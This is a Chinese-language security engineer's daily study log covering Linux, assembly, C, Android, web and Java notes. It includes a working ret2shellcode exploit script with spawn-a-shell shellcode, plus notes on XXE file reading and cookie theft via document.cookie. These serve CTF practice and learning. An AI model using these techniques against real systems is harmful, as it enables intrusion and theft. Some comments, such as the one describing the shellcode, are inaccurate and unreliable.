##### 2019.1.7：

###### 1．ELF文件格式：section和segment

权限相同的section在可执行文件中链接成一个segment，只有类型为load的segment才是运行时需要的，

其中.init .plt .text .fini（四个都是section）为代码段；

.rodata .eh\_frame\_hdr .eh\_frame，其中rodata表示只读的数据，也就是程序中用到的字符串常量等；

.init\_array .fini\_array .dynamic .got .got.plt .data .bss，可以看到.data（已初始化的数据）和.bss（未初始化的数据）都包含其中，这段是数据段无疑。

详见：<https://blog.csdn.net/feglass/article/details/51469511>

注：readelf –S xxx为查看section信息；

readelf –segment xxx为查看segment信息。

###### 2. linux命令：ll和nm

ll为ls –l：显示所有文件的权限等信息；

nm为names：nm命令主要是用来列出某些文件（可链接或可执行文件）中的符号（说白了就是一些函数和全局变量等），详细信息参考：

<https://blog.csdn.net/stpeace/article/details/47089585>

###### 3. 计算机系统的bss段、data段、text段、heap、stack

参见：<https://www.cnblogs.com/yanghong-hnu/p/4705755.html>

###### 4. 剥除符号表：

则无法通过gdb调试core dump文件来查看出错的堆栈信息。

参见https://blog.csdn.net/bingqingsuimeng/article/details/50522242

##### 2019.1.8：

###### 1．Mac和HMAC（均需要密钥）

Hmac（Hash-based Message Authentication Code）是mac（Message authentication code）的一种，hmac要用hash函数计算消息摘要；

###### 2. 工作内容：

定制规则，审评问题单

##### 2019.1.9：

###### 1. 工作内容：

定制规则，审评问题单，开会fortify，ICSL会

##### 2019.1.10：

###### 1. 工作计划：

1. 王珍邮件：漏洞奖励计划

2. DTS2018062507374spring开启后缀匹配模式导致鉴权绕过原理

3.录制fortify视频—3段

##### 2019.1.11：

###### 1. docker在kali中安装：

https://blog.csdn.net/u013814153/article/details/53925790

###### 1. i386、AMD64指令集

1. I386为Intel30386是32位x86指令集，

2.x64=x86\_64=amd64，amd64是amd公司的64位指令集

###### 2. xshell不能连接kali（密码错误）创建新用户解决

###### 3. kali常用命令：

1. mkdir：创建文件夹（-m设置权限，-p设置多级文件夹）

mkdir [–m 777] [-p] folderName

2. touch: 创建空文件

touch fileName.txt

3. rmdir: 删除空目录

rmdir folderName

4. rm: 删除文件和目录（-f表示强制删除force，-r表示递归recursion）

rm –rf /home/test删除test目录即下面的所有文件

5. cp： 复制（-r表示递归）

cp –r dir1 dir2

6. mv： 移动文件和改文件名

移动文件：mv /home/test.txt /dir

改文件名：mv /test.txt /text1.java

7. file: 查看二进制文件架构类型等信息。

8.tar：压缩/解压文件

tar –x（extract解压） –v（verbose详细地列出处理的文件） –f（file指定要处理的文件，即后面带xxx.tar类似的文件） –c（create压缩，创建一个新归档） –z（解压/压缩gzip文件，即tar.gz结尾） -C（解压时输出到哪个目录）

例如：压缩成.tar.gz：tar –zcvf xxx.tar.gz [folder]

解压tar.gz：tar –zxvf xxx.tar.gz [可选 –C [folder]]

9.Linux添加（如何删除）环境变量：

* + 1. 方式一：对当前shell有效：

export PATH=$PATH:/home/composer/vendor/bin,注意大小写

* + 1. 方式二：对所有用户生效（永久）：
       1. vim /etc/profile
       2. 在最后一行添加export PATH＝$PATH:/xxx/xxx
       3. 更新path，使其立即生效：source /etc/profile
    2. 查看环境变量：
       1. 方式一：查看所有变量：env
       2. 方式二：查看指定环境变量，例如：echo $PATH

10.vim:编辑

打开并开启编辑模式，点击i进行进入编辑模式，点击esc进入一般模式，在一版模式下键入: wq保存并退出，:wq强制保存退出，:q不保存退出，:q!强制不保存退出。

11.find：查找文件

　　　　基本格式：find path expression

　　　　1.按照文件名查找

　　　　(1)find / -name httpd.conf　　#在根目录下查找文件httpd.conf，表示在整个硬盘查找

　　　　(2)find /etc -name httpd.conf　　#在/etc目录下文件httpd.conf

　　　　(3)find /etc -name '\*srm\*'　　#使用通配符\*(0或者任意多个)。表示在/etc目录下查找文件名中含有字符串‘srm’的文件

　　　　(4)find . -name 'srm\*' 　　#表示当前目录下查找文件名开头是字符串‘srm’的文件

###### 4. xshell使用vim命令无法复制粘贴：

使用shift+insert快捷键解决（鼠标右键冲突）

###### 5. ida远程调试kali虚拟机中文件：

1. 虚拟机执行./linux\_server或./linux\_server64；

2. ida打开本地二进制文件，debugger->Remote Linux debugger；

3. ida Debugger->Process options，将文件地址修改为虚拟机中地址，填写hostname和password；

4.F9启动调试。

<https://blog.csdn.net/lacoucou/article/details/71079552>

###### 6. 虚拟机从一台电脑拷贝到另一台电脑：


<https://blog.csdn.net/u011649536/article/details/45335705>

###### 7. 堆栈生长方向，大端和小端模式：

1. 栈从高地址（栈底）向低地址（栈顶）生长，

堆从低地址向高地址生长；

2. 大端模式为低地址存储高位，高地址存储低位，



##### 2019.1.12：

###### 1. i386汇编常用命令：

1.mov a b：把b赋值给a

2. LEA EAX，/[EBX/]；将EBX内容(有效地址)传送到EAX中

3.and a b，按位与

4.汇编中的中括号：ADD AL,[SI]，[SI] 表示寄存器间接寻址。也就是说，与AL中内容相加的加数，不是SI寄存器的内容，而是以SI的内容作为地址指针的内存操作数。

英文简洁版参照：<https://www.cnblogs.com/NigelX/articles/6520712.html>

中文详细版参照：http://blog.chinaunix.net/uid-20791902-id-3356170.html

###### 2. i386寄存器：

1.EIP:保存下一条执行的函数，更改寄存器的值为下一行汇编的地址，可以不让当前汇编语句执行：

2.EBP：栈底

3.ESP：栈顶

4.32位CPU4个通用寄存器：EAX、EBX、ECX、EDX，由16位寄存器增加一位形成，原有的寄存器（也是32位寄存器对应的低16位）名为AX、BX、CX、DX；其中AX对应的高8位为AH，低8位为AL，其他类似

###### 3. 栈溢出原理：

Call指令执行后，会改变eip“始终指向下一条指令地址”的行为，把call指令的下一条指令压栈，从而在call指令执行完后会将此指令出栈执行，因此在call调用函数的输入框中可以输入payload，使输入的内容覆盖该栈中的指令，使栈执行指定地址的指令

例如：输入get(arg1);

Add esp,0Ch;(任意指令)

在执行到get时，会将add行指令压入栈，在get执行完后，会将add行指令出栈，因此，可以输入指定的地址，使其覆盖该指令，执行输入的任意地址的函数

###### 3. 汇编数字后带h：

数字后带h表明16进制，b表示二进制，d或不带代表十进制。

###### 4. pwntools部分函数：

1. p64()、p32()、u64()、u32(): （package|unpackage）把参数从数字转换为地址/地址转换为数字；

2.recv()、recvall()、recvline()、recvlines(n)：从服务器receive消息，注意recvline()比recv()多了一个回车字节

3．Send()、sendline()（会自动添加换行符）：发送消息给服务器

4. remote(‘目标ip或url’,目标端口号)、process(“./文件名”):连接远程或本地文件

5.interactive()：和shell交互。

参考：https://www.jianshu.com/p/8d6b605eb7fc

###### 5. pwntools练习：

1．题目：<https://bbs.ichunqiu.com/forum.php?mod=viewthread&tid=42241&ctid=157>

2．Writeup：http://www.cnblogs.com/xingzherufeng/p/9690159.html

##### 2019.1.14：

###### 1. xshell6连接不上虚拟机：

虚拟机启动ssh服务：service ssh start

###### 2. nextInt函数属于Random，不属于secureRandom：

即使SecureRandom xxx = new RecureRandom()，xxx.nextInt()也是属于Random类。

###### 3.：若二进制文件开启栈保护NX：

则无法执行堆栈指令，则不能实现栈溢出跳转到指定地址函数，这种情况可以查看函数逻辑，修改函数逻辑使函数执行到后门函数。

###### 4.：C++函数allocator和fgets和析构函数~[类名]：

1. allocator类似new，比new效率高，用法：

std::allocator<std::string> str\_allocate;

std::string \*str3 = str\_allocate.allocate(20);分配20个string内存

2. char \*  fgets(char \* s, int n,FILE \*stream);s指向存储读入数据缓冲区地址，n读取字符个数，stream执行读取流；

3.析构函数：

1. 作用：对象消亡时，自动被调用，用来释放对象占用的空间

2. 特点:

(1) 名字与类名相同

(2) 在前面需要加上"~"

(3) 无参数，无返回值

(4) 一个类最多只有一个析构函数

(5) 不显示定义析构函数会调用缺省析构函数

##### 2019.1.15：

###### 1. IDA使用keypatch，保存在edit->program->apply patches to input files

###### 2. 总结pwn所有习题（ichunqiu和ctf-wiki）

1. gets方法获取输入，不限制输入长度，ret（return）为main函数，解决策略是构造payload覆盖该ret，将ret的内容改为函数sub\_xxx（调用了getflag方法）的地址。

2. gets方法获取输入，不限制输入长度，ret属于main函数，不同点在于开启了nx防护，即堆栈不可执行，因此要使栈输入内容覆盖if条件中的参数，使其满足if条件，从而执行if内的获取flag逻辑。

3. fgets方法获取输入，限制了输入长度为32，使之不能覆盖到上层函数的ret，且文件开启了nx防护，然而在函数逻辑中发现可以将”I”替换为“you”，因此输入n个I后可以覆盖到ret，最后将ret地址改为get\_flag()函数地址即可。（没明白nx开启的作用）。

4. fgets方法获取输入，限制了输入长度为32，使之不能覆盖上层函数的ret，且文件开启了nx防护。解决策略：输入地址到ret地址中间有一个局部变量v6，该值在中间可以起到一个桥梁作用，且原代码逻辑中存在puts(v6)，因此只要将v6替换为flag字符串的地址即可。

5.ret2shellcode：题目开启了nx防护，无法执行输入信息，提供了strncpy函数，该函数将输入复制到bss段，用gef命令vmmap查看该段地址（即p32中地址）可执行，因此构造exp如下：

|  |
| --- |
| #!/usr/bin/python  #coding:utf-8  from pwn import \*  context.update(arch = 'i386', os = 'linux', timeout = 1) #初始化上下文环境，主要是系统、架构和读取超时时间  io = process('./ret2shellcode') #此处的IP地址和端口需要根据目标修改  shellcode = "\x6a\x0b\x58\x99\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x31\xc9\xcd\x80" #程序中运行system("cat flag.txt")读取flag的代码块地址  #shellcode = asm(shellcraft.sh())  print(shellcode.ljust(112,'a'))  io.sendline(shellcode.ljust(112,'A') + p32(0x804a080))  io.interactive() |

注：1. Ljust函数为拼接shellcode和‘A’使其总长度为112

2.112长度刚好覆盖栈底，p32中地址覆盖ret；

3.p32中地址为strncpy目标地址的地址，在bss段

###### 3. gitlab公钥上传及fork aegis工程

##### 2019.1.16：

###### 1. Dalvik与ART（android Runtime）的区别

安卓5.0废弃dalvik，强行推行ART

1. 在Dalvik下，应用每次运行都需要通过即时编译器（JIT）将字节码转换为机器码，即每次都要编译加运行，这虽然会使安装过程比较快，但是会拖慢应用以后每次启动的效率。而在ART 环境中，应用在第一次安装的时候，字节码就会预编译（AOT）成机器码，这样的话，虽然设备和应用的首次启动（安装慢了）会变慢，但是以后每次启动执行的时候，都可以直接运行，因此运行效率会提高。

1. ART占用空间比Dalvik大（字节码变为机器码之后，可能会增加10%-20%），这也是著名的“空间换时间大法"。
2. 预编译也可以明显改善电池续航，因为应用程序每次运行时不用重复编译了，从而减少了 CPU 的使用频率，降低了能耗。

###### 2. checksec查看二进制文件是否开启安全选项

1. relro: [Partial RELRO说明对GOT（global offset table）有写权限]设置符号重定向表，设置只读或程序启动就解析并绑定所有动态符号，可以减少对got的攻击。

2.stack：[Canary found（开启栈保护）|no Canary found（未开启栈保护）]栈保护，如果开启，无法溢出到ret。

3.NX（No-eXecute（不可执行））：[NX enabled（开启）|NX disabled（未开启）]，栈和堆上的代码是否可执行，开启则不可执行（防止执行shellcode），可以执行地址，不能执行命令。

4. PIE（位置独立的可执行区域（position-independent executables））：，又名ASLR（内存地址随机化机制（address space layout randomization)）[no PIE|PIE]如果未开启，则程序地址固定，利用方便（防止ROP），ROP（面向返回的编程（return-oriented programming））

###### 3. SIGALRM信号

在进行堵塞式系统调用时。为避免进程陷入无限期的等待，能够为这些堵塞式系统调用设置定时器，定时器超时后发出的信号即为SIGALRM信号，假设不安装SIGALRM信号，则进程收到SIGALRM信号后。缺省的动作就是终止当前进程。

在使用中有两个函数可以产生这个信号，它们是alarm和setitimer，它们的区别是alarm相当于单次定时器，setitimer相当于循环定时器

###### 4. linux中的ssh服务

那么SSH也是和windows中的远程桌面连接协议类似概念和作用的东西，字面上理解，他是网络传输中的一种安全传输方式或者传输协议，他默认使用的端口是22。这个端口号通常为了安全，和windows服务器的远程桌面连接一样，要改掉

###### 5. \_\_readgsbyte， \_\_readgsdword， \_\_readgsqword， \_\_readgsword

从偏移量的指定位置读取内存（以字节、单词、双字或多次字长）相对 GS 段开头。

###### 6. C语言中IO函数

1. void scanf(“%d %d”,arg0,arg1)和void printf(“%d %d\n”,arg0,arg1)：

从标准输入（键盘）读取并格式化，发送格式化输出到标准输出（屏幕）；

％x以十六进制数形式输出整数，

％u以十进制数输出unsigned型数据(无符号数)。%d为有符号数（输入时无区别，输出时有区别）

％c用来输出一个字符，

％s用来输出一个字符串，

％f用来输出实数，以小数形式输出，（备注：浮点数是不能定义如的精度的，所以“%6.2f”这种写法是“错误的”！！！）

％e以指数形式输出实数，

％g根据大小自动选f格式或e格式，且不输出无意义的零

2. int getchar()（返回用户输入字符的ASCII码，出错返回-1）/getche()（与getchar区别在于不读取缓冲区的字符，只要输入字符会立即读取，不需要等待按回车键）/getch()（与getche的区别在于不需要将输入字符显示到屏幕上）和void putchar(int arg0)函数（参数为getchar的返回值）：

单子字符输入、输出函数。

3.void gets(arg0)和void puts(arg0)：

和scanf区别在于可以输入空白或tab字符，遇到enter终止输入

4.void setbuf(File \*stream,char \*buf)和int setbuf(File \*stream,char \*buf,int mode,size\_t size)

改变缓冲方式，在流上的缓冲有时不是很适合，setbuf设置一个数组，用于对流缓冲。

5. ssize\_t read(int fd, void \* buf, size\_t count)和ssize\_t write (int fd, const void \* buf, size\_t count);

Fd表示文件指针，\*buf缓冲区首地址，count为请求读取的字节数

###### 7. C语言中mmap函数（分配一段虚拟内存）

mmap是在进程的虚拟地址空间中（堆和栈中间，称为文件映射区域的地方）找一块空闲的虚拟内存

1. void \*mmap(void \*start,size\_t length,int prot,int flags,int fd,off\_t offsize);

将一个普通文件映射到内存中，通常在需要对文件进行频繁读写时使用，这样用内存读写取代I/O读写，以获得较高的性能

参数start：指向欲映射的内存起始地址，通常设为 NULL，代表让系统自动选定地址，映射成功后返回该地址。

参数length：代表将文件中多大的部分映射到内存。

参数prot：映射区域的保护方式。可以为以下几种方式的组合：

PROT\_EXEC       映射区域可被执行

PROT\_READ       映射区域可被读取

PROT\_WRITE     映射区域可被写入

PROT\_NONE      映射区域不能存取

参数flags：影响映射区域的各种特性。在调用mmap()时必须要指定MAP\_SHARED 或MAP\_PRIVATE。

MAP\_FIXED                如果参数start所指的地址无法成功建立映射时，则放弃映射，不对地址做修正。通常不鼓励用此旗标。

MAP\_SHARED          对映射区域的写入数据会复制回文件内，而且允许其他映射该文件的进程共享。

MAP\_PRIVATE            对映射区域的写入操作会产生一个映射文件的复制，即私人的“写入时复制”（copy on write）对此区域作的任何修改都不会写回原来的文件内容。

MAP\_ANONYMOUS  建立匿名映射。此时会忽略参数fd，不涉及文件，而且映射区域无法和其他进程共享。

MAP\_DENYWRITE   只允许对映射区域的写入操作，其他对文件直接写入的操作将会被拒绝。

MAP\_LOCKED          将映射区域锁定住，这表示该区域不会被置换（swap）。

参数fd：要映射到内存中的文件描述符。如果使用匿名内存映射时，即flags中设置了MAP\_ANONYMOUS，fd设为-1。有些系统不支持匿名内存映射，则可以使用fopen打开/dev/zero文件，然后对该文件进行映射，可以同样达到匿名内存映射的效果。

参数offset：文件映射的偏移量，通常设置为0，代表从文件最前方开始对应，offset必须是分页大小的整数倍。

###### 8. C语言中malloc和memset函数

Void \*malloc(size\_t n); void \*memset(void \*p,int c,size\_t n)

指针p为所操作的内存空间的首地址，c为每个字节所赋的值，n为所操作内存空间的字节长度

malloc在堆上分配内存， memset用于做初始化，且以字节为单位进行赋值初始化。

###### 9. C语言中mprotect函数

int mprotect(const void \*start, size\_t len, int prot);

mprotect()函数把自start开始的、长度为len的内存区的保护属性修改为prot指定的值。

###### 10. C语言中数组指针

a[5] = “abcd”;

则cout<<a = “abcd”; &a = “0x地址”; &a[1] = “bcd”; a+1 = “bcd”; \*a = a[0] = “a”

##### 2019.1.17：

###### 1. RSA算法密钥固定后，对加密的明文长度有限制：

例如：密钥长度为2048bit，则加密明文长度不能大于190byte；

解决：1：分段加密；2：RSA加密AES密钥，用AES算法加密明文。

###### 2.@Override注解：

Jdk1.5出现该注解，支持重写父类方法，不支持实现接口方法，jdk1.5之后支持接口实现方法，使用该注解可以保证正确重写方法。

###### 3. File 类的 getPath()、getAbsolutePath()、getCanonicalPath()：

File 类的 getPath()：获得相对路径、

getAbsolutePath()： 获得绝对路径、

getCanonicalPath()： 获得规范化后的绝对路径（不包含./和../），例如C:/tmp/../huawei -> C:/huawei

###### 4.java字符字节编码方式：

参见：https://www.cnblogs.com/yaya-yaya/p/5768616.html

###### 5.日志注入：

参考：<https://www.cnblogs.com/coderzh/archive/2008/12/15/1355530.html>

###### 6.python防止print字符转义：

1. 因为存储的时候就已经转义了，所以要在定义字符串前加r，例如 s = r”test”；

2．如果字符从文件中读取，则在读取文件的字符串前加r；

3. repr()函数可以防止乱码

###### 7.pwn题shellcode生成方式：

1.参考网站：<http://shell-storm.org/shellcode/>

2.pwntools工具shellcraft类生成：例如：payload = asm(shellcraft.sh())

3. msfvenom工具：

<http://www.360doc.com/content/17/0123/17/33093582_624377979.shtml>

https://blog.csdn.net/xiaohua\_de/article/details/78046120

##### 2019.1.18：

###### 1.：开年度总结会议一天

##### 2019.1.21：

###### 1.：搞了一天的音频单轨变双轨

##### 2019.1.24：

###### 1.：JavaScript脚本

1. document.getElementById("xxx").innerHTML

2. document.getElementById("xxx").innerHTML=“yyy”

3. 也可以把脚本保存到外部文件中。外部文件通常包含被多个网页使用的代码。

外部 JavaScript 文件的文件扩展名是 .js。

如需使用外部文件，请在 <script> 标签的 "src" 属性中设置该 .js 文件：

<script src="myScript.js"></script>

4. JavaScript 没有任何打印或者输出的函数。

JavaScript 可以通过不同的方式来输出数据：

使用 window.alert() 弹出警告框。

使用 document.write() 方法将内容写到 HTML 文档中。

使用 innerHTML 写入到 HTML 元素。

使用 console.log() 写入到浏览器的控制台

1. Window 对象表示浏览器中打开的窗口。
2. Document是window的属性，可以用window.Document访问表示当前打开的HTML网页
3. Location 对象包含有关当前 URL 的信息。Location 对象是 window 对象的一部分，可通过 window.Location 属性对其进行访问。
4. Dom事件（Document Object Model）文档对象模型，通过 DOM，你可以访问所有的 HTML 元素，连同它们所包含的文本和属性。Dom事件：onclick、onload/onunload、onchange、onmouseover/onmouseout、onmousedown/onmouseup、onfocus

###### 2.：XSS攻击种类：

Dom(document object modle)(属于反射型)、存储型、反射型

<http://www.cnblogs.com/TankXiao/archive/2012/03/21/2337194.html>

###### 2.：url编码和HTML编码：

url编码：URL 编码是为了符合url的规范。因为在标准的url规范中中文和很多的字符是不允许出现在url中的，所谓URL编码就是：　把所有非字母数字字符都将被替换成百分号（%）后跟两位十六进制数，空格则编码为加号（+）



HTML编码：将其中的"中括号"， “单引号”，“引号” 之类的特殊字符进行编码:

“->&quot; 空格->&nbsp; &->&amp; <->&lt; >->&gt; ‘->&#039;

##### 2019.1.25：

###### 1.：spring：


1. IOC(inversion of control)控制反转：由IoC容器帮对象找相应的依赖对象并注入，而不是由对象主动去找。

2. DI(dependency injection)依赖注入，IoC和DI由什么关系呢？其实它们是同一个概念的不同角度描述，“依赖注入”明确描述了“被注入对象依赖IoC容器配置依赖对象”。

3. BeanFactory容器和ApplicationContext容器

4. AOP(Aspect Oriented Programming面向切面的编程)



5. @Required注解用于setter方法，表明受影响的bean属性在配置时必须放在xml文件中。

6. @Autowised注解：用于setter方法：同byType自动装配；用于属性：可以不写setter方法，然后执行byType自动装配；用于构造函数：和用于属性相同

[7.@Qualifier](mailto:7.@Qualifier)注解：可能会有这样一种情况，当你创建多个具有相同类型的 bean 时，并且想要用一个属性只为它们其中的一个进行装配，在这种情况下，你可以使用 @Qualifier 注释和 @Autowired 注释通过指定哪一个真正的 bean 将会被装配来消除混乱

[8.@Configuration](mailto:8.@Configuration)和@Bean和@import注解：（无需配置文件，在Java中配置bean，@configuration相当于bean.xml，@bean标注的函数返回一个对象，该对象相当于bean.xml中的bean），@import注解允许从另一个配置类中加载 @Bean 定义。

##### 2019.1.26：

###### 1.：jwt token：

https://blog.csdn.net/buyaoshuohua1/article/details/73739419/

https://www.cnblogs.com/xiekeli/p/5607107.html#commentform

##### 2019.1.28：

###### 1.：工作遗留：

已完成04、05、16的视频拼接及上传，未完成

###### 2.：阅读白牌：

##### 2019.1.29：

###### 1.：XXE（xml external entiry injection）原理及利用：

前提：存在xml输入点。

三种利用方式（xml外部实体注入）：

1.引入外部实体声明；

2.引入外部DTD文档，在文档中引入外部实体声明，外部实体声明引入文件包含敏感数据。（DOCTYPE xxx SYSTEM “xxx.dtd”）

3.引入外部entity实体声明，在外部实体声明中引入文件包含敏感数据。（ENTITY xxx SYSTEM “xxx.dtd”）

参考文档：

<https://www.cnblogs.com/r00tuser/p/7255939.html>

https://www.cnblogs.com/zhaijiahui/p/9147595.html

###### 2.：Android插件存放位置：

如果插件放置在sd卡中（/sdcard/Android/data/[package\_name]/…），则会有安全问题。

Webview输入的密码存放在data/data/[pkgName]/databases/webview.db中

###### 3.：查看当前Android页面的activity：

dumpsys activity top |grep activity查看当前手机页面对应的activity

###### 4.：burpsuite抓手机http包，无法抓取HTTPS包：

断代理进https加载的页面，然后设代理抓http包；

1. 查看包有没有返回HTML，若存在，则可以插入document.cookie获取cookie，如果请求页面还包含js敏感接口，还可以调用；
2. 查看有没有下载zip包或插件，是否放置在sd卡，是否解压正确。

###### 5.：Android中finish()和onDestroy()方法区别：

这两者的区别是finish()属于执行方法，而destroy()属于系统方法。finish()是在程序执行的过程中使用它来将对象销毁，而destroy()方法是在系统将该activity完全销毁（从内存中移除），释放资源空间。在写程序过程中，一般调用finish()。如果我们希望系统释放资源的时候，进行某些操作，则可以重写destroy()方法。

调用finish()方法会自动调用onDestroy方法。

##### 2019.1.30：

###### 1.：http请求和相应：

1.请求post有请求体，get无请求体，因此post请求头中多了content-length和content-type属性

2.referer:表示当前请求从哪个URL过来，例如从一个Google点开一个广告页面，会带有referer为google

###### 2.：adb命令：

1.pm：

pm list packages 列举所有包名

pm clear [package\_name] 清空应用数据

pm list permissions -g -f > d:\all\_permissions.txt

2.查询手机架构：adb shell getprop ro.product.cpu.abi

3. 删除：adb shell rm /sdcard/xx.txt

4.导出手机中apk包：

* 1. adb shell
  2. pm path com.huawei.hwireader找到apk路径

c) exit退出后，执行adb pull /data/app/com.huawei.hwireader-2/base.apk [可选本地路径]。

5. 向手机中输入内容：adb shell input text “xxx”

6. 从手机导出和导入：adb push [待导入文件] [手机目标目录]；

adb pull [手机目标文件]

##### 2019.1.31：

###### 1.：哈希散列算法（不可逆）：

* 1. MD5输出128位，32个十六进制；
  2. sha1输出160位，40个十六进制；
  3. sha256（别名sha2）输出256位；64个十六进制；
  4. hmac\_sha1，hmac\_sha256是需要密钥的哈希

###### 2.：URL格式：

1. <scheme>://<user>:<password>@<host>:<port>/<path>;<params>?<query>#<fragment>

其中， username:password@和#fragment 会被浏览器处理掉，不会传递到服务器端

uri和url的区别是url是uri的子集，uri不一定有scheme（可能是相对或绝对路径），url一定有scheme

<host>:<port>合起来成为authority

###### 3.：Android资源文件分类：

1. res目录下：可编译，在R.java 红自动生成资源文件的ID；

2.assets目录下：原生不编译，不能通过R.java访问，可以通过assetManager工具类访问。

###### 4.：动态调试Android中so文件：

将ida中的android\_server push到手机中；

Data目录下启动android\_server ./android\_server

端口转发 adb forward tcp:23946 tcp:23946

adb shell am start -D -n com.huawei.crackme/.MainActivity

另起窗口查询PID，替换下面的7505；

adb shell ps |grep crackme

adb forward tcp:8700 jdwp:7505

启动IDA，设置options选项，

jdb -connect com.sun.jdi.SocketAttach:hostname=localhost,port=8700

ctrl+S查询导入的so名


G跳转到指定地址


###### 5.：动态调试smali：

错误：[Waiting until last debugger command completes](https://stackoverflow.com/questions/40863159/waiting-until-last-debugger-command-completes)解决办法，取消监视寄存器或断点太多

###### 6.：读取assets文件夹中的静态资源：

* 1. 创建assets目录src/main中，与java、res同级；
  2. 创建类继承自Application，初始化（对applicationContext赋值this）






* 1. 在AndroidManifest.xml中的application节点中添加android:name=”.App”，即执行这个app。
  2. 读取assets中的例如magic.jpg



###### 7.：Dex文件头格式：





##### 2019.2.12：

###### 1.：安卓URI常用函数：

获取uri的子path

List<String> inputAllPath = inputUri.getPathSegments(); *//获取子path，如http://huawei.com/a/b/c/，则子path分别为a,b,c*

##### 2019.2.13：

###### 1.：任务：

下周前组内发布fortify视频评审

头条白牌分析

###### 2.：Linux反调试：

1. ptrace：大部分调试器、注入的基础技术都使用的是ptrace ，而一个进程只能被一个进程ptrace ，TRACE\_ME就是一个对自己调试的参数。

如果先执行的TRACE\_ME，那么之后的调试器就无法再附加到该进程上 ，如果直接由调试器启动，那么TRACE\_ME会返回False表示ptrace失败 ，从而检测到调试器的存在

1. /proc/self/status：在/proc目录中有每个进程的状态，通过pid可以读到指定进程的状态，包括进程名、State、PPid等等 ，其中PPid就是父进程的pid，在没有父进程时该项为0，而被调试器启动时将会显示调试器的pid，因此可以通过PPid来查看调试状态 ，另外TracePid会直接显示调试器的Pid，当被附加时PPid将不会是调试器，但TracePid会改变
2. Alarm函数

详见https://blog.csdn.net/whklhhhh/article/details/81024134


##### 2019.2.14：

###### 1.：hadoop：

Hadoop 是一个由 Apache 基金会所开发的分布式系统基础架构，它可以使用户在不了解分布式底层细节的情況下开发分布式程序，充分利用集群的威力进行高速运算和存储。

